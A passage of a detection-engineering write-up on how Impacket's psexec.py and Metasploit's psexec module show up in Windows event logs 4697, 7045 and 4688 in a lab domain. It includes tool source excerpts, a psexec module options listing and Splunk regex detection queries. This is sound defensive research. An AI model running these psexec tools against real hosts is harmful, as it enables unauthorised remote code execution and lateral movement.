  - second execution
    - event 4697

      ```
      01/29/2021 09:54:35 PM
      LogName=Security
      EventCode=4697
      EventType=0
      ComputerName=dc.windomain.local
      SourceName=Microsoft Windows security auditing.
      Type=Information
      RecordNumber=31887
      Keywords=Audit Success
      TaskCategory=Security System Extension
      OpCode=Info
      Message=A service was installed in the system.

      Subject:
              Security ID:            S-1-5-21-1904385924-433022439-1917902962-500
              Account Name:           vagrant
              Account Domain:         WINDOMAIN
              Logon ID:               0x14A8444

      Service Information:
              Service Name:           gmay
              Service File Name:      %systemroot%\FFXfbCog.exe
              Service Type:           0x10
              Service Start Type:     3
              Service Account:                LocalSystem
      ```


Service_Name: `gmay` Service_File_Name: `%systemroot%\FFXfbCog.exe`

- event 7045: 

```
01/29/2021 09:54:35 PM
LogName=System
EventCode=7045
EventType=4
ComputerName=dc.windomain.local
User=NOT_TRANSLATED
Sid=S-1-5-21-1904385924-433022439-1917902962-500
SidType=0
SourceName=Microsoft-Windows-Service Control Manager
Type=Information
RecordNumber=2430
Keywords=Classic
TaskCategory=None
OpCode=The operation completed successfully.
Message=A service was installed in the system.

Service Name:  gmay
Service File Name:  %systemroot%\FFXfbCog.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Service_Name: `gmay` Service_File_Name: `%systemroot%\FFXfbCog.exe`


- Metasploit
  - first execution
    - event 4697



```
01/31/2021 12:21:26 PM
LogName=Security
EventCode=4697
EventType=0
ComputerName=dc.windomain.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=36367
Keywords=Audit Success
TaskCategory=Security System Extension
OpCode=Info
Message=A service was installed in the system.

Subject:
        Security ID:            S-1-5-21-1904385924-433022439-1917902962-500
        Account Name:           vagrant
        Account Domain:         WINDOMAIN
        Logon ID:               0x46522D

Service Information:
        Service Name:           bfVuJGJA
        Service File Name:      %SYSTEMROOT%\RFUurKqb.exe
        Service Type:           0x10
        Service Start Type:     3
        Service Account:                LocalSystem
```

Service_Name: `bfVuJGJA` Service_File_Name: `%systemroot%\RFUurKqb.exe`


- event 7045



```
01/31/2021 12:21:26 PM
LogName=System
EventCode=7045
EventType=4
ComputerName=dc.windomain.local
User=NOT_TRANSLATED
Sid=S-1-5-21-1904385924-433022439-1917902962-500
SidType=0
SourceName=Microsoft-Windows-Service Control Manager
Type=Information
RecordNumber=2759
Keywords=Classic
TaskCategory=None
OpCode=The operation completed successfully.
Message=A service was installed in the system.

Service Name:  VSnpAJPNgBjSgSpH
Service File Name:  %SYSTEMROOT%\RFUurKqb.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Service_Name: `VSnpAJPNgBjSgSpH` Service_File_Name: `%systemroot%\RFUurKqb.exe`


- second execution
  - event 4697



```
01/31/2021 12:24:29 PM
LogName=Security
EventCode=4697
EventType=0
ComputerName=dc.windomain.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=36467
Keywords=Audit Success
TaskCategory=Security System Extension
OpCode=Info
Message=A service was installed in the system.

Subject:
	Security ID:		S-1-5-21-1904385924-433022439-1917902962-500
	Account Name:		vagrant
	Account Domain:		WINDOMAIN
	Logon ID:		0x482ABB

Service Information:
	Service Name:		NFBBTUfu
	Service File Name:	%SYSTEMROOT%\MpgzJsoj.exe
	Service Type:		0x10
	Service Start Type:	3
	Service Account:		LocalSystem
```

Service_Name: `NFBBTUfu` Service_File_Name: `%systemroot%\MpgzJsoj.exe`

  - event 7045



```
01/31/2021 12:24:29 PM
LogName=System
EventCode=7045
EventType=4
ComputerName=dc.windomain.local
User=NOT_TRANSLATED
Sid=S-1-5-21-1904385924-433022439-1917902962-500
SidType=0
SourceName=Microsoft-Windows-Service Control Manager
Type=Information
RecordNumber=2765
Keywords=Classic
TaskCategory=None
OpCode=The operation completed successfully.
Message=A service was installed in the system.

Service Name:  rTIPjCFPRuWWbvcW
Service File Name:  %SYSTEMROOT%\MpgzJsoj.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Service_Name: `rTIPjCFPRuWWbvcW` Service_File_Name: `%systemroot%\MpgzJsoj.exe`


Combined 4697 and 7045 events show some patterns:

_time	ComputerName	EventCode	Service_Name	Service_File_Name
2021-01-29 21:40:41	dc.windomain.local	4697	xHdi	%systemroot%\tGZQiyrm.exe
2021-01-29 21:40:41	dc.windomain.local	7045	xHdi	%systemroot%\tGZQiyrm.exe
2021-01-29 21:54:35	dc.windomain.local	4697	gmay	%systemroot%\FFXfbCog.exe
2021-01-29 21:54:35	dc.windomain.local	7045	gmay	%systemroot%\FFXfbCog.exe
2021-01-31 12:21:26	dc.windomain.local	4697	bfVuJGJA	%SYSTEMROOT%\RFUurKqb.exe
2021-01-31 12:21:26	dc.windomain.local	7045	VSnpAJPNgBjSgSpH	%SYSTEMROOT%\RFUurKqb.exe
2021-01-31 12:24:29	dc.windomain.local	4697	NFBBTUfu	%SYSTEMROOT%\MpgzJsoj.exe
2021-01-31 12:24:29	dc.windomain.local	7045	rTIPjCFPRuWWbvcW	%SYSTEMROOT%\MpgzJsoj.exe

The above table allows to craft the following statements/hypotheses:


1. Uploaded binary names start with `%systemroot%\` for Impacket or `%SYSTEMROOT%\` for Metasploit string continued with 8 random upper- and lowercase letters and `.exe` string.
2. Service names for Impacket executions consist of 4 random upper- and lowercase letters.
3. Service names for Metasploit executions consist of 8 random upper- and lowercase letters for 4697 security event.
4. Service names for Metasploit executions consist of 16 random upper- and lowercase letters for 7045 system event.
5. Service names for Metasploit are different between 4697 and 7045 events.

Statement `5` seems a little odd as both field names in logged events 4697 and 7045 are called `Service Name`, yet still they do differ. To find out why, the Metasploit `windows/smb/psexec` module was executed again with the following options:




```
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting       Required  Description
   ----                  ---------------       --------  -----------
   RHOSTS                192.168.38.102        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445                   yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION   service_description   no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME  service_display_name  no        The service display name
   SERVICE_NAME          service_name          no        The service name
   SHARE                                       no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                     no        The Windows domain to use for authentication
   SMBPass               redacted              no        The password for the specified username
   SMBUser               vagrant               no        The username to authenticate as
```

It turns out that Windows event 4697 does show service name, while 7045 contains service *display* name instead:



```
01/31/2021 04:19:31 PM
LogName=Security
EventCode=4697
EventType=0
ComputerName=dc.windomain.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=42221
Keywords=Audit Success
TaskCategory=Security System Extension
OpCode=Info
Message=A service was installed in the system.

Subject:
        Security ID:            S-1-5-21-1904385924-433022439-1917902962-500
        Account Name:           vagrant
        Account Domain:         WINDOMAIN
        Logon ID:               0x9143BF

Service Information:
        Service Name:           service_name
        Service File Name:      %SYSTEMROOT%\service_filename
        Service Type:           0x10
        Service Start Type:     3
        Service Account:                LocalSystem
```



```
01/31/2021 04:19:31 PM
LogName=System
EventCode=7045
EventType=4
ComputerName=dc.windomain.local
User=NOT_TRANSLATED
Sid=S-1-5-21-1904385924-433022439-1917902962-500
SidType=0
SourceName=Microsoft-Windows-Service Control Manager
Type=Information
RecordNumber=2894
Keywords=Classic
TaskCategory=None
OpCode=The operation completed successfully.
Message=A service was installed in the system.

Service Name:  service_display_name
Service File Name:  %SYSTEMROOT%\service_filename
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

This explains the difference between 4697 and 7045 service names for a single execution.

To confirm the first statement, let's look into the source code:

- Impacket
  - `ServiceInstall` class is instantiated[12] within `psexec.py` code

    ```
    installService = serviceinstall.ServiceInstall(rpctransport.get_smb_connection
    ```

  - this instance is then used to call `install()` method[13]

    ```
    if installService.install() is False:
    ```

  - within `install()` method, `copy_file(...)` is called [14]

    ```
    def install(self):
            ### truncated for visibility ###
                try:
                    # Let's get the shares
                    shares = self.getShares()
                    self.share = self.findWritableShare(shares)
                    if self.share is None:
                        return False
                    self.copy_file(self.__exeFile ,self.share,self.__binary_servic
                    fileCopied = True
    ```

```
                svcManager = self.openSvcManager()
 ### ... ###
```

    - `copy_file(...)` is called using multiple parameters, one of which is `self.__binary_service_name` defined[15] in the class constructor:

```
if binary_service_name is None:
    self.__binary_service_name = ''.join([random.choice(string.ascii_letters)
else:
    self.__binary_service_name = binary_service_name
```

- Metasploit
    - when target is set to `Native upload`, `native_upload_with_workaround(...)` method is called[16]

```
when 'Native upload'
  native_upload_with_workaround(smbshare)
```

    - the method is defined[17] as follows

```
def native_upload_with_workaround(smbshare)
    service_filename = datastore['SERVICE_FILENAME'] || "#{rand_text_alpha(8)}
    service_encoder = datastore['SERVICE_STUB_ENCODER'] || ''

    # Avoid implementing NTLMSSP on Windows XP
    # https://seclists.org/metasploit/2009/q1/6
    if smb_peer_os == "Windows 5.1"
      connect(versions: [1])
      smb_login
    end
    native_upload(smbshare, service_filename, service_encoder)
end
```

This proves the hypothesis number 1 - service file names are randomly generated 8 character long strings for both Impacket and Metasploit. Further analysis of code can prove statements 2, 3, and 4:

1. Impacket service name defined[18] in previously analyzed `ServiceInstall` class constructor

```
self.__service_name = serviceName if len(serviceName) > 0  else  ''.join([random.c
```

   The above code sets service name to randomly generated 4 characters long string, unless specified by attacker user using `-service-name` flag.

2. Metasploit service name is generated using `service_name()` method[19]:

```
def service_name
  @service_name ||= datastore['SERVICE_NAME']
  @service_name ||= Rex::Text.rand_text_alpha(8)
end
```

   The above code sets service name to randomly generated 8 characters long string, unless specified by the attacker using `SERVICE_NAME` option.

3. As discovered previously, service name field in 7045 event actually holds value of `Service Display Name`. Service display name is set within Metasploit similarly to service name, only it utilizes `SERVICE_DISPLAY_NAME` option:

```
def display_name
  @display_name ||= datastore['SERVICE_DISPLAY_NAME']
  @display_name ||= Rex::Text.rand_text_alpha(16)
end
```

   The above code sets service name to randomly generated 16 characters long string, unless specified by the attacker using `SERVICE_DISPLAY_NAME` option.

Splunk query

The above analysis allows to craft the following Splunk query:

```
index=wineventlog source IN("WinEventLog:Security","WinEventLog:System") EventCode IN(
| regex Service_File_Name="^.*\\\\[a-zA-Z]{8}\.exe$"
| regex Service_Name="^([a-zA-Z]{4}|[a-zA-Z]{8}|[a-zA-Z]{16})$"
| table _time,ComputerName,EventCode,Service_Name,Service_File_Name
| sort _time
```

Result for the query contains both 4697 and 7045 logs for simulations that were run during this exercise:

_time	ComputerName	EventCode	Service_Name	Service_File_Name
2021-01-29 16:26:20	dc.windomain.local	4697	MkswbDsz	%SYSTEMROOT%\eQfEPBOB.exe
2021-01-29 16:26:20	dc.windomain.local	7045	LZPINMDZoyRfOWuu	%SYSTEMROOT%\eQfEPBOB.exe
2021-01-29 17:27:45	dc.windomain.local	4697	RNFcSGyb	%SYSTEMROOT%\ihNUhHUE.exe
2021-01-29 17:27:45	dc.windomain.local	7045	wrEXrQTfTXUePAxe	%SYSTEMROOT%\ihNUhHUE.exe
2021-01-29 17:33:38	dc.windomain.local	4697	NKzXLNba	%SYSTEMROOT%\LVkOLqXS.exe
2021-01-29 17:33:38	dc.windomain.local	7045	dUrGwmqAjqVdyeMH	%SYSTEMROOT%\LVkOLqXS.exe
2021-01-29 21:39:51	dc.windomain.local	4697	wXAw	%systemroot%\AWowqZdO.exe
2021-01-29 21:39:51	dc.windomain.local	7045	wXAw	%systemroot%\AWowqZdO.exe
2021-01-29 21:40:41	dc.windomain.local	4697	xHdi	%systemroot%\tGZQiyrm.exe
2021-01-29 21:40:41	dc.windomain.local	7045	xHdi	%systemroot%\tGZQiyrm.exe
2021-01-29 21:54:21	dc.windomain.local	4697	cxlt	%systemroot%\xFObZUFV.exe
2021-01-29 21:54:21	dc.windomain.local	7045	cxlt	%systemroot%\xFObZUFV.exe
2021-01-29 21:54:35	dc.windomain.local	4697	gmay	%systemroot%\FFXfbCog.exe
2021-01-29 21:54:35	dc.windomain.local	7045	gmay	%systemroot%\FFXfbCog.exe
2021-01-31 12:21:26	dc.windomain.local	4697	bfVuJGJA	%SYSTEMROOT%\RFUurKqb.exe
2021-01-31 12:21:26	dc.windomain.local	7045	VSnpAJPNgBjSgSpH	%SYSTEMROOT%\RFUurKqb.exe
2021-01-31 12:24:29	dc.windomain.local	4697	NFBBTUfu	%SYSTEMROOT%\MpgzJsoj.exe
2021-01-31 12:24:29	dc.windomain.local	7045	rTIPjCFPRuWWbvcW	%SYSTEMROOT%\MpgzJsoj.exe

It is worth noting that the above query may return results for legitimate administrative executions of `PSEXESVC` as it also matches the regex pattern `^([a-zA-Z]{4}|[a-zA-Z]{8}|[a-zA-Z]{16})$`. One may consider excluding it from the results by adding `Service_Name!="PSEXESVC"` in case of high false positives volume.

The SPL query crafted above can be easily translated into a Sigma rule[20] and merged into the official repository by creating a pull request[21].

Process creation event logs

Other Windows security logs that can help with detection of Impacket and Metasploit PsExec activity are `4688: A new process has been created` logs[22]. They allow an analyst to investigate process chain during payload execution.

Impacket 4688 logs

time	ComputerName	New_Process_Name	Process_Command_Line	New_Process_ID	Creator
2021-01-29 16:09:09	dc.windomain.local	C:\Windows\System32\smss.exe		0x108	0x4
2021-01-29 16:09:14	dc.windomain.local	C:\Windows\System32\smss.exe		0x15c	0x108
2021-01-29 16:09:14	dc.windomain.local	C:\Windows\System32\wininit.exe		0x1b0	0x15c
2021-01-29 16:09:15	dc.windomain.local	C:\Windows\System32\services.exe		0x214	0x1b0
2021-01-29 21:40:41	dc.windomain.local	C:\Windows\tGZQiyrm.exe	C:\windows\tGZQiyrm.exe	0xba0	0x214
2021-01-29 21:40:41	dc.windomain.local	C:\Windows\SysWOW64\cmd.exe	cmd.exe	0x95c	0xba0
2021-01-29 21:40:43	dc.windomain.local	C:\Windows\SysWOW64\whoami.exe	whoami	0x37c	0x95c

When using Impacket, `services.exe` spawns a malicious process `C:\Windows\tGZQiyrm.exe` which then spawns `cmd.exe` that an attacker interacts with.

Impacket Splunk query

An SPL query that can be used to find Impacket executions:

```
index=wineventlog EventCode=4688 source="WinEventLog:Security" Creator_Process_Name="C
| regex New_Process_Name="^C:\\\\Windows\\\\[a-zA-Z]{8}\.exe$"
| table _time,EventCode,ComputerName,New_Process_Name,Creator_Process_Name
| sort _time
```

Results:

_time	EventCode	ComputerName	New_Process_Name	Creator_Process_Name
2021-01-29 16:26:20	4688	dc.windomain.local	C:\Windows\eQfEPBOB.exe	C:\Windows\System32\services.exe
2021-01-29 17:27:45	4688	dc.windomain.local	C:\Windows\ihNUhHUE.exe	C:\Windows\System32\services.exe
2021-01-29 17:33:38	4688	dc.windomain.local	C:\Windows\LVkOLqXS.exe	C:\Windows\System32\services.exe
2021-01-29 21:39:51	4688	dc.windomain.local	C:\Windows\AWowqZdO.exe	C:\Windows\System32\services.exe

